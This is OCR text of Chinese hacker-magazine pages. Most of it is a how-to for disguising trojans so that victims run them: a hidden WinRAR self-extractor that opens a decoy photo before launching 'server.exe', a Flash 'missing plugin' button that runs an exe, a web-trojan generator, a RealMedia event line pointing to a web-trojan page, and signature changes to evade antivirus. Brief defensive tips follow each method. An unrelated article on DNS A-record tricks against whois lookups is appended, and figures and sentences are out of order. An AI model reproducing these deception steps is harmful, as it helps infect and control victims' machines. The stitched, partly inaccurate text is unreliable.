捆绑机是玩马者常用的一个软件，用于将木马的服务端和其它文件捆绑在一起，欺骗对方运行。现在好多捆绑机都会被杀。WINRAR 是一种常用的压缩程序，不知是那位高人发明了用它作为捆绑器的想法，真是佩服佩服。用 WINRAR 进行捆绑，不但对捆绑文件的数目不做限制，还可以设置捆绑文件运行后分解运行的文件夹和捆绑文件的图标，最主要的是不会被查杀，真是太棒了。被网友称之为一款永远不会被杀的捆绑机。

首先我们选定两个文件——恶意程序server.exe和一张图片PLMM.JPG，然后点击右键菜单中的添加到“XXXXX.rar”即可生成一个RAR 格式的压缩文件。再双击打开刚刚生成的这个RAR 文件，点击工具栏上的“自解压格式”图标。在弹出的对话框中点击“高级自解压选项”按钮，然后在弹出的“高级自解压选项”窗口中的“解压路径”中填入你要解压的路径，例如：%systemroot%\temp，表示系统安装目录下的temp 文件夹。然后在“解压后运行”中输入恶意程序 server.exe，在“解压前运行”中输入PLMM.JPG（如图4）。

注意

此处有一定的欺骗性，生成后的程序运行时会先调用默认关联的图片查看程序来打开“PLMM.JPG”，等关闭这个图片查看程序后才会去运行“server.exe”，可以起到一定的迷惑作用，所以顺序一定不能颠倒，否则就露馅了。

现在点击“模式”标签，选择“全部隐藏”和“覆盖所有文件”这两个选项。这两个选项是为了不让RAR 文件解压的时候弹出窗口。然后点击“文字和图标”标签，通过“浏览”按钮选择你喜欢的图标就可以了。点击“确定”按钮返回，在同一个目录下就会生成一个与RAR 同名的EXE 文件，这个就是用 WINRAR “捆绑”后的文件了。你也可以给文件更名。比如“PLMM.JPG”。注意，文件后缀名一定要是exe。这种方法最大的优点就是不但WinRAR“捆绑”的文件是永远不会被查杀的，同样不用担心哪天杀毒软件会瞄上你的“捆绑机”。

对于这种通过自解压方式进行文件捆绑的伪装手法，用户可以选用的方法是在捆绑好的自解压文件上点击鼠标右键，然后选择菜单中的“解压缩到XXX 文件夹”命令（如图5）。

这样不管自解压文件中是否捆绑有恶意程序，或是什么批处理文件、脚本文件等，用户都不会中招，而且在释放后的文件夹中可以清晰的看到被捆绑的恶意程序本身。

三、Flash 伪装

由于本文主要面对普通的网络爱好者，所以就使用较为简单的Email 夹带，为大家进行讲解。这里使用大家经常会看到的Flash 动画为例，建立一个文件夹命名为“好看的动画”，在该文件夹里边再建立文件夹“动画.files”，将恶意程序放到该文件夹中假设名称为“abc.exe”，再在该文件夹内建立flash 文件，在flash 文件的第1 帧输入文字“您的播放插件不全，单击下边的按钮，再单击打开按钮安装插件”，新建一个按钮组件，将其拖到舞台中，打开动作面板，在里边输入“on (press) {getURL("动画.files/abc.exe");}”，表示当单击该按钮时执行abc 这个文件。在文件夹“好看的动画”中新建一个网页文件命名为“动画.htm”，将刚才制作的动画放到该网页中。看出门道了吗？平常你下载的网站通常就是一个.html 文件和一个结尾为.files 的文件夹，我们这么构造的原因也是用来迷惑打开者，毕竟没有几个人会去翻.files 文件夹。

对于这种利用Flash 伪装进行伪装的手法，现在还没有什么特别有效的防范方法。最好的方法可能就是通过杀毒软件即时监控的病毒防火墙对恶意程序进行查杀。如果病毒防火墙没有对下载的程序进行查杀，而你又觉得该文件挺可疑的话，可以通过一些专业软件，如上网助手的可疑文件扫描工具对这些文件进行扫描得到较为正确的判断（如图6）。




图6

四、网页、图片伪装

利用网页进行伪装是现在最为流行的伪装手法，这也是现在网页木马泛滥的原因之一。

而黑客利用网页文件进行伪装主要都是利用了系统或者某些程序的漏洞进行的，当用户浏览访问了这些网页后，就会自动下载黑客设置好的恶意程序，进而为黑客控制用户的系统提供便利。前几天，动鲨推出了最新的动鲨网页木马生成器。运行生成器，按照提示分别在“请选择要运行的EXE文件”和“输入存放木马的WEB 文件夹路径”，然后点击“生成木马”按钮即可生成最新的网页木马（如图7）。当黑客将制作好的网页木马上传到网上，诱骗网友进行访问。

我想一张毫不起眼的图片出现在网页、即时通讯软件、电子邮件中，一定不会引起大家的注意。但是如果你还记得2004 年的MS04-028的“Windows GDI+ JPG 解析组件缓冲区溢出漏洞”和MS04-032 的“Windows 图形渲染引擎安全漏洞”，以及最新的MS05-009“PNG 处理中的漏洞可能




图2




图3




图4




图5




图 7

允许远程执行代码”的安全漏洞的话，你就不会在这么想了。因为这几个漏洞的利用方法都是通过构建恶意图像文件，当用户成功运行后就可以下载黑客设置好的恶意程序。

对于利用网页伪装和图片伪装的方法，我们已经知道这些都是由于漏洞而引起的。所以用户首先要定时的通过一些漏洞扫描工具对系统进行扫描，例如金山毒霸带的系统漏洞扫描工具对系统漏洞进行扫描，然后对扫描出的漏洞进行修补，防范于未然。当然，安装杀毒软件以及病毒防火墙也是必不可少的。

五、加密伪装

随着人们网络安全意识的提高以及信息安全厂商对恶意程序的及时查杀，现在黑客对远程肉鸡的控制时间也越来越短。为了能尽量延长肉鸡的控制时间，黑客在使用恶意程序以前都要对恶意程序进行一番繁琐的加密保护。加密保护最早是通过简单的加壳实现的，但随着杀毒软件的内存查杀功能的出现，简单的加壳已经起不到保护的作用。所以现在最流行的保护方法就是对恶意程序的特征码进行修改，而对于网页木马则是通过各种加密工具对网页的源代码进行加密，从而躲避杀毒软件的查杀。

从上面的介绍我们已经知道，该方法是专门针对杀毒软件而设计的，从而使杀毒软件对这种伪装手法无计可施了。

难道我们就要这样坐以待毙吗？非也，正所谓魔高一尺、道高一丈，虽然杀毒软件的病毒库无法识别这些修改过的恶意程序，但是杀毒软件的其它功能同样可以给用户进行提醒。我们都知道，恶意程序在运行后都会自动的在注册表的启动项添加程序的启动键值。而最新的杀毒软件，例如瑞星2005中就新增加了一项注册表监控功能，当安装程序向注册表中的某些对方添加写入键值时，程序会弹出一个15秒的选择框让你选择“同意修改”或“拒绝修改”。如果不进行选择，15秒后程序就会知道取消安装。这样的话，我们就可以认真的考虑该文件是否是恶意程序，进而考虑是否进行安装，避免成为黑客的肉鸡。

六、Real伪装

随着现在网络的普及，网上看电影已经成为可能了，所以最近开始流行一种利用Real文件进行伪装的方法。首先准备需要种植的木马程序和一段RMVB视频，以及制作工具REALMEDIA EDITOR。然后使用记事本写下面的代码：

```
u 00:00:00.0 00:00:10.0 http://127.0.0.1/000.htm
```

它意思是说在00:01:00.0 00:01:30.0，这个时间范围内打开后面的URL，后面的URL那里写你的网页木马的地址，然后保存为一个文本文件。

启动REALMEDIA EDITOR，点击“文件”菜单打开准备好的那段RMVB视频，然后点击“工具”菜单下的“合并事件”命令，选择刚才保存的文本文件，如图8所示。




图8

最后点击“文件”菜单下的“RealMedia文件另存为”命令另存为一个新的RM文件，现在这个文件就可以帮你传播木马了。我们打开看一下，一开始播放文件就打开了real的浏览器，网页木马也启动了。

最好的方法就是大家以后看下载的RM文件时关闭网络，或者不要使用Realpalyer观看RM文件，用户完全可以通过使用的播放器加上REAL解码器进行RM文件的观看。

让旁注见鬼去吧

——巧绑域名防范whois查询

自从whois技术公布以后，旁注攻击已经成为黑客十分常用的一个攻击手段。防范旁注攻击，除了配置好目录权限外，其实还可以在whois查询时就将黑客堵住。

小知识

现在使用的DNS域名其实都是需要统一向总部位于美国的国际域名组织进行注册的，而国际域名组织为了方便管理等原因，将域名的信息放到了whois查询系统中。这样，只要使用whois就能查出某域名解析的IP是什么了，得到解析的IP后，我们可以继续通过whois的查询功能，在域名的记录里寻找到所有解析到这个IP的域名信息，这样我们利用whois查询的目的也就达到了。

从整个whois查询的过程中可以看出，一旦whois查出某域名所解析的IP是什么，要阻止它继续查询IP上绑定的其它域名似乎有点困难。

那么，我们就从whois查询域名所解析的IP处入手阻止它查询吧。当然这里的阻止并不是要对whois主机进行攻击，而且这也不太现实。其实，whois查询到的域名解析IP地址就是我们在域名管理的A记录中填写的IP地址。所以，我们只须在域名管理的A记录中填上一个错误的解析地址，这样whois查询到的地址也就自然是错误的了。

有人也许会说：“你在A记录中填写了一个错误的IP，这样whois是查不了，但域名也无法正常解析啊。”这里就是本文重点讲的内容了。其实，我们只须在A记录中动点手脚，就可以使域

名正常解析了。

下面来看看DNS解析的一般流程，一般地，我们在浏览器中输入一个域名后，浏览器的查询顺序是：本机记录→本地域名服务器→……→下一个域名服务器→解析网站或错误信息。

一般地，如果我们按正常方法设置A记录的话，浏览器会顺利解析到网站，现在假设我们的域名由“下一个域名服务器”解析到网站的，浏览器在“下一个域名服务器”中找到了相关的记录，就会按记录中的IP去访问网站，而如果我们绑定的IP是错误的，即在解析到的IP中没有绑定这个域名（通俗点读就是服务器的IIS中并未绑定这个域名），浏览器会有什么动作呢？这里我们可以想像如果在图书馆中按目录找一本书却找不到会作何感想，当然是怀疑自己的看错目录了！不错，浏览器也会怀疑自己在原来的域名服务器上检索到的信息是错误的，这时，它就会返回“下一个域名服务器”重新检查，好，我们现在就可以利用这一点，使我们的网站正常访问了，只要我们错误的域名解析后再新增一个一模一样的域名，解析到正确的IP就可以了。

一个域名可以绑定多个IP吗？行不行我们试试就知道了，下面就要把1.XXX.net绑定到×.×.×.1，为了隐藏我这个IP，我先在A记录中增加一个域名1.XXX.net解析到×.×.×.2这个IP中（如图1）。




图1

×.×.×.2肯定没有绑上我的域名，所以同在用1.XXX.net是肯定询问不了我的网站的。下面，我们再新增一个域名，还是1.XXX.net，但这次是解析到正确的×.×.×.1，怎么样，一个域名绑了两个IP吧（如图2）。

